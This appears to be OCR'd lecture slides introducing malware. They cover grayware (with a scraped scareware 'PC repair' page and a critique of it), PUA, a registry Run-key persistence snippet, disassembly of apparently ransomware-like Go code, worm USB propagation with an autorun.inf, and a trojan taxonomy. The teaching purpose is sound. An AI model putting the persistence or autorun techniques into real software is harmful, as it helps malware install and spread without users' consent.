MALWARE

- What is malware?
- Classification
- Current trends
- Structure and behavior
- Information sources

Martin Jirkal

What is Malware?


- Malware is malicious software that is **deliberately** created to harm computer's user.
- Word malware was created from words malicious and software

- Harm can be done by many ways
  - Gathering of information
  - Using computers processor time
  - Using device as point of attack
  - User ransom
  - Advertisement
  - Misinformation

But what IS malware?
What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.

AV's see files in 3 categories



Grayware

- advertising display software
- download wrappers,
- various browser toolbars
- software with misleading behavior
- bundleware,
- crypto-miners
- registry cleaners (Windows operating systems only)
- or any other borderline software, or software that uses illicit or at least unethical business practices (despite appearing legitimate) and might be deemed undesirable by an end user who became aware of what the software would do if allowed to install

[redacted]

Windows Problems > Windows 10 Errors > Windows Repair

CHECKMARK CERTIFIED

TRUSTED AppEsteem MONITORED

How to Fix Problems with Windows 10

Windows 10 Compatible

System Information:
Your machine is currently running: Windows 10
Win Tonic tool is compatible with your operating system.

Select Language:
English

Download Now

Download File: [redacted]
Download Time: Under 1 minute
Manufacturer: [redacted]
Designed for: Windows 7 , 8 , 8.1 & 10

The free version will scan & fix only 25% of unwanted items. To fix all items and unlock full functionality, you need to purchase the license key.

Problem:

If your PC is infected with Malware, running slow, giving you errors then you need to fix these problems. [redacted] is the only solution of its kind to all these problems. This software eliminates the need to take your pc to local technicians and spend extra money to get rid of these problems.

Solution:

Download, Install, Scan and fix your PC Problems if found, with [redacted]. This software also provides protection against Malware infections, unwanted ads and browser pop-ups with the built in Malware Cleaner and Ad-Blocker – download here

Ways to repair PC errors

Advanced PC users may be able to fix Microsoft Windows 7, 8, 8.1 or 10 problems by manually editing the registry or removing individual keys found to be corrupt or invalid, as well as applying other manual PC bug fixes. Users may seek professional help from an IT technician, who can help avoid a full PC crash, fix PC power supply and other hardware, as well as clean the computer from issues that may be causing stability problems or general malfunctions. However, since any manipulations with the registry always carry a risk of rendering the operating system unbootable, whenever a user is in any doubt of their technical skills or knowledge, they should only use special software that provides safe PC fixes and is meant to fix system errors and other computer problems without requiring any special skills.

Safe way to fix PC errors:
Step 1: Click here to download Windows 10 repair tool.
Step 2: Double Click the setup file & follow onscreen instruction to install.
Step 3: Click on "Fix all Items" button after the scan completes.

Symptoms of PC errors

Causes of PC errors

[redacted]

Download Now

STEP BY STEP GUIDE

Step 1: Download the PC repair tool

Step 2: Double Click the setup file & follow onscreen instruction to install.

Step 3: Click on "Fix all Items" button after the scan completes.

Download File: [redacted]
Manufacturer: [redacted]
Download size: 1.5 MB

Download Now

Total downloads: 71,799,684+
Download time: dsl: 5sec, dialup: 3min
Compatibility: Win 10, 8, 8.1, 7

Requirements: 1 GHz Processor, 512 MB RAM, 600 MB HDD

[redacted] specifically designed to eliminate all Malware from your PC, fix invalid & corrupt registries to enhance system response time & stability, block unwanted ads and browser pop-ups and clean junk files to free up space on your hard drive.
*Get premium license starting at € 9.95

[redacted]

Overview | Scan | Web Protection | Startup Manager

[redacted]

You have reached the Free basic version limit!

Status: Your PC may still have other malicious or unwanted items.

Recommended: 253 Items scanned and cleaned in the initial 25% PC scan.
To run the remaining 75% scan, click on "Upgrade To PRO Version" to upgrade and enjoy hassle-free PC Performance.

Upgrade To PRO Version

Enter Activation Code

*Some items will be cleaned on system reboot.

60 days Money Back Guarantee

100% satisfaction guaranteed or your money back. No questions asked.

Export Log

Fix All Items

CHECKMARK CERTIFIED

Version: 1.0.0.27

Activate Now

eliminate all Malware from your PC, fix invalid & corrupt registries to enhance system response time & stability, block unwanted ads and browser pop-ups and clean junk files to free up space on your hard drive.
*Get premium license starting at € 9.95

Symptoms of PC errors

Causes of PC errors

[redacted]

[redacted]

Overview | Scan | Web Protection | Startup Manager

Status: 254 Items occupying 96.2 MB disk space to clean

Fix these unwanted items to enjoy a stable, optimized and secure computer. You can also check details of found items by clicking on them.

Scan Area and Items Found	Impact on System	View details
Malware Scan Infected Files & Folders: 0 Infected Registry: 0	**Infections Found: 0** Malware scan includes entries from PUA, adware or ransomware. They tend to slow down PC and may show false popups. Some may also steal data from your PC.	
Junk and Privacy Scan Junk & Privacy data found: 96.2 MB Junk & Privacy items: 229	**Recoverable Space: 96.2 MB** These entries just occupy unnecessary space on the hard disk of your system. Some privacy exposing items might be misused by malware.	
Invalid Registry Scan Invalid Registry Items Found: 24 Unneeded startup items: 0	**Items Found: 24** Invalid registry entries are not necessarily harmful, but cleaning them may improve the communication time when various software interact with system registry.	
Web Protection - Enable Now Not protected: 1	**Action Required: 1** Enabling web protection may improve your internet surfing experience on Internet Explorer, Firefox and Google Chrome. It also blocks malicious URLs.	

Export Log

Fix All Items

CHECKMARK CERTIFIED

Version: 1.0.0.27

Activate Now


Causes of PC errors

junk files to free up space on your hard drive.
*Get premium license starting at € 9.95


Grayware examples - II

- Advertised via scam-like urls “http://www.microsoft.com-fastest....."
- Download website mimics Microsoft download pages; misleading heading "How to fix Problems with Windows 10"
- Installer itself offers other products (for example another Antivirus product), "Decline" resp. "Accept " buttons are likely to be confused with the "Next" button (same size/position/design)
- Once scan & cleaning is finished (note that only 25% of findings is cleaned for free) there is a message "Your PC may still have other malicious or unwanted items." present to user. This is misleading as there were no malware detected during test scan.
- There is offered another antivirus product during checkout. Price is "$0" but there is a fee $1.85 monthly in the fineprint.
- Combination of two proper AVs can lead to serious issues.

Malware
Red alert!
Threats found



Malware
Yellow warning
Detections occurred



Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate but can be distributed into computer without user approval or by use of social engineering. Alternatively, it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules

Potentially unwanted application - II

PUA categories

- **Unsafe** – Application that can be misused my malware. For example, coinminer that is run by command line.
- **Unwanted** – Application that have known history of showing up on user's computer without approval.
- **Suspicious** – Applications that have common attributes with malware but are not analyzed.

CLEAN x PUA x MALWARE

registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));
strcat_s(szSysDir, MAX_PATH, "\\aspirsrvc.exe");
RegOpenKeyEx(HKLM,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE,&hKey
);
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));
RegCloseKey(hKey);
```

Intermezzo 1

Bad programming examples

```
mov     ecx, [esp+94h
cmp     ecx, 1
jbe     short loc_58E
```

```
lea     eax, aMallocDuringSi+4DBh ; generating keypair...
mov     [esp+94h+var_10], eax
mov     [esp+94h+var_C], 15h
mov     [esp+94h+var_8], 0
mov     [esp+94h+var_4], 0
lea     eax, byte_5BA660
mov     [esp+94h+var_94], eax
lea     ecx, [esp+94h+var_10]
mov     [esp+94h+var_90], ecx
call    runtime_convT2E
mov     eax, [esp+94h+var_8C]
mov     ecx, [esp+94h+var_88]
mov     [esp+94h+var_8], eax
mov     [esp+94h+var_4], ecx
lea     eax, [esp+94h+var_8]
mov     [esp+94h+var_94], eax
mov     [esp+94h+var_90], 1
mov     [esp+94h+var_8C], 1
call    fmt_Println
call    main_Generate
mov     eax, [esp+94h+var_94]
mov     ecx, 1
```

```
mov     ecx, [eax+8]
mov     eax, [eax+0Ch]
mov     [esp+94h+var_94], ecx
mov     [esp+94h+var_90], eax
call    main_GetKey
xor     eax, eax
xor     ecx, ecx
jmp     loc_58E7A3
```

```
lo
ca
```


```
loc_58E7A3:
mov     [esp+94h+var_3C], eax
mov     [esp+94h+var_71], cl
mov     [esp+94h+var_94], 0
mov     [esp+94h+var_90], 0
mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_90]
mov     ecx, [esp+94h+var_8C]
```

```
loc_58EA52:
mov     [esp+94
mov     eax, [e
mov     [esp+94
call    runtime_
ud2
```

```
mov     ecx, [esp+94h
cmp     ecx, 1
jbe     short loc_58E
```

```
lea     eax, aMa
mov     [esp+94h
mov     [esp+94h
mov     [esp+94h
mov     [esp+94h
lea     eax, byt
mov     [esp+94h
lea     ecx, [es
mov     [esp+94h
call    runtime_
mov     eax, [es
mov     ecx, [es
mov     [esp+94h
mov     [esp+94h
lea     eax, [es
mov     [esp+94h
mov     [esp+94h
mov     [esp+94h
call    fmt_Prin
call    main_Gen
mov     eax, [es
mov     ecx, 1
```

```
mov     [esp+8Ch+var_64], eax
call    crypto_rsa_EncryptOAEP
mov     eax, [esp+8Ch+var_60]
mov     [esp+8Ch+var_14], eax
mov     ecx, [esp+8Ch+var_5C]
mov     [esp+8Ch+var_34], ecx
mov     edx, [esp+8Ch+var_58]
mov     [esp+8Ch+var_30], edx
mov     ebx, [esp+8Ch+var_54]
mov     ebp, [esp+8Ch+var_50]
test    ebx, ebx
jz      short loc_58E189
```




```
loc_58E189:
mov     ebx, [esp+8Ch+var_1C]
mov     [esp+8Ch+var_8C], ebx
mov     ebx, [esp+8Ch+var_44]
mov     [esp+8Ch+var_88], ebx
mov     ebx, [esp+8Ch+var_40]
mov     [esp+8Ch+var_84], ebx
call    crypto_aes_NewCipher
mov     eax, [esp+8Ch+var_80]
mov     ecx, [esp+8Ch+var_7C]
```

```
mov     [esp+94h+var_94], 0
mov     [esp+94h+var_90], 0
mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_90]
mov     ecx, [esp+94h+var_8C]
```

```
mov     [esp+94
call    runtime_
ud2
```

```
mov     ecx, [esp+94h
cmp     ecx, 1
jbe     short loc_58E
```

```
lea
mov
mov
mov
mov
lea
mov
lea
mov
call
mov
mov
mov
mov
lea
mov
mov
mov
call
call
mov
mov
```

C:\Users\Administrator\Desktop\file

```
generating keypair...

-----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQDQo84y1w7iWaEjbscsX+rSydXuRIumpN3aUqp8w1Ar3qAzEWHC
h8eQtp6xMMc1RTw3C6ID2KUQ6d4vLPn5bcYfGlz1Z+SEvLoI3nPRJBzs83HhgqJg
Uz+fXKZKrnFr6Ou+JgIQZEnrhf9Nzs9wocXoB9aHAsRuP+IeFke42gyUeQIDAQAB
AoGAJHH4uvjGLCWT+FSJhj7bDicjr5NZsapq9pDdBx43CvLAmSsYIJsHSUgdQGZ8
5dlKQ3NMwc8+Rk4T+bmpkOCUEtnKjMYNIw5BnQ250nACvC3nIhFu5xHBslc1b7Qc
5CeKRF2myNmULsEd00zptcUBrUF9bVAy7fqhFDgIDSXUU2ECQQD7KvHDDkbokrN/
IQKXgBRAs10bVFLsxU6PFluZpDGZeZ04SX+gmeCGg9CxL6t+gRvWG9bfFoDXegPY
1bYyz7SXAkEA1Kdm6uvc+F13BQGVnpDESjHn22L40AJdIGVhijvHifrliXgEgHeB
G3d0SeDUA8uicNHK2RMLVonCvC/hyKLRbwJAOgX9u/X8Y5YgaWoS0zT/eML2621b
it85+sxLdP79hlsV+v7fwRZLTEf/Wi+NCriA2cGsrfIg5uaFJP6aDLr3GQJAGi3R
mbIXreuzr0YWqUKhJ5ElPfjdMJ5Z4Jcafu4FDpN4lofT5gzQNBUsl3u6Hg1/nev1
0OtrRegHtSsf3JdOuQJAcX+GTrY5ewq86FNcotjDkjTs5zsuPMQ7+9EvZ2eci0oJ
NSXgRAu3a3eSh1JQ3pSqaQoxZkSfnRCoL6gaGQZaTA==
-----END RSA PRIVATE KEY-----

error open C:\Users\Administrator\AppData\Local\Application Data: Access is deni
ed.
```

Recycle Bin file YnBHBQy...

```
mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_90]
mov     ecx, [esp+94h+var_8C]
```

```
ud2
```

Malware classification

Basic classification

- **Virus**

  Virus infect binary file in a way that does not impact original file in any way except additional virus excecution.


- **Worm**

  Worm copies itself to propagate to another system

- **Trojan**

  Trojan is everything else

Win32/Madang.A



Worm

Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

CSIDL_CDBURN_AREA – WINAPI SHGetFolderPath()

C:\Documents and Settings*username*\Local Settings\Application Data\Microsoft\CD Burning

Worm II

Typical USB propagation

- Looking for removable media or wait for WM_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

Worm.exe

```
case WM_DEVICECHANGE:
{
   switch(wParam)
   {
      case DBT_DEVICEARRIVAL:
      {
          // Infect device if REMOVABLE USB
      }
   }
}
```

USB drive

hiddenWorm.exe

autorun.inf

```
[ AutoRun ]
open = hiddenWorm .exe
shellexecute = hiddenWorm.exe
shell\Auto\command = hiddenWorm.exe
```

Trojan – advanced classification - I

- **Backdoor**
  Receive and execute remote commands.

- **Adware**
  Manipulates or add advertisement to user's PC.

- **Spy**
  Continually steals important data from victims computer.

- **Banker**
  Malware specialized to attack banking interface on victims computer.

Trojan – advanced classification - II

- **Downloader**

  Typically small malware distributed by attacks that downloads and execute “main” malware. Main malware may change in time.

- **Exploit**

  Exploit’s main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate Zero-day exploit.

- **Rootkit**

  Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.

Trojan – advanced classification - III

- **Bootkit**

  Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

- **CoinMiner**

  Software mining cryptocurrency without user knowledge

- **Ransomware**

  Ransom software that may block computer functionalities and demand payment for unlocking.

Trojan – advanced classification- IV

- **Bad Joke**

  Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

- **Agent**

  Malware that cannot be put into any categories.

APT – Targeted attack

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation


Intermezzo 2

